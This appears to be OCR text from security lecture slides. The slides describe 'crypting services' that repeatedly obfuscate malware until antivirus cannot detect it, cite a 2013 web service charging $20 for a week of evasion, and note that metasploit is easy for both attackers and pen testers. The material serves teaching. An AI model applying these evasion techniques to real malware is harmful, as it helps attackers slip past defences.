


Iteratively obfuscate the code (encrypt + jmp + …)

Many different vendors

CRYPTING SERVICES

Attackers have an informational advantage




Iteratively obfuscate the code (encrypt + jmp + …)

Many different vendors

CRYPTING SERVICES

Attackers have an informational advantage




Iteratively obfuscate the code (encrypt + jmp + …)

Many different vendors

CRYPTING SERVICES

Attackers have an informational advantage




Iteratively obfuscate the code (encrypt + jmp + …)

Until the obfuscated code is “fully undetectable”

CRYPTING SERVICES

Attackers have an informational advantage




Many different vendors

Iteratively obfuscate the code (encrypt + jmp + ...)

Until the obfuscated code is "fully undetectable"

CRYPTING SERVICES

Attackers have an informational advantage



Iteratively obfuscate the code (encrypt + jmp + …)

Many different vendors

Until the obfuscated code is "fully undetectable"

2013: Web-based crypting services

One charged $20 to "remain undetected for more than 7 days"


PUTTING IT ALL TOGETHER SOUNDS HARD…

- **Creating** a virus can be really difficult
  - Historically error prone

- But **using** them is easy: any scriptkiddy can use metasploit
  - Good news: so can any white hat pen tester

